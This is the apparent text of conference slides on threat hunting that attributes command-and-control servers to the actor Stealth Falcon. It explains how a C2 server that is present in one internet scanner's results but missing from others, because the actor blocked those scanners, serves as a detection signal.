
ATtribution*

Stealth Falcon

TGR-UNK-1069

Targets governments, financial institutions,
and telecom organizations across the
Middle East and North Africa.

Differential Analysis



The Problem

The Fingerprint

Server	nginx/1.18.0 (Ubuntu)
Port	443
Certificate	Let's Encrypt
Content	WordPress

How many servers on the internet
match this description?

~2,000,000

Among the most common web server configuration on the
internet. **Fingerprinting alone is useless.**


The Discovery

	Scanner A	Scanner B	Scanner C
Known C2 #1	✗	✗	✓
Known C2 #2	✗	✗	✓
Known C2 #3	✗	✗	✓
...	✗	✗	✓
All 12 confirmed C2s	0/12	0/12	12/12
Legitimate Nginx servers	✓	✓	✓

Differential Scanner Analysis

The actor blocked Scanner A's and B 's IP ranges on their C2 servers.

They missed Scanner C. That gap is the signal.



If you have known C2 servers
and they're absent from a scanner,
that's **not** missing data.

That's signal.

~~~~~

~~~~~



✗ hunting from nothing

✗ turning attacker's opsec
against them

✗ don't just stick to one tool



THANK YOU



@megabeets_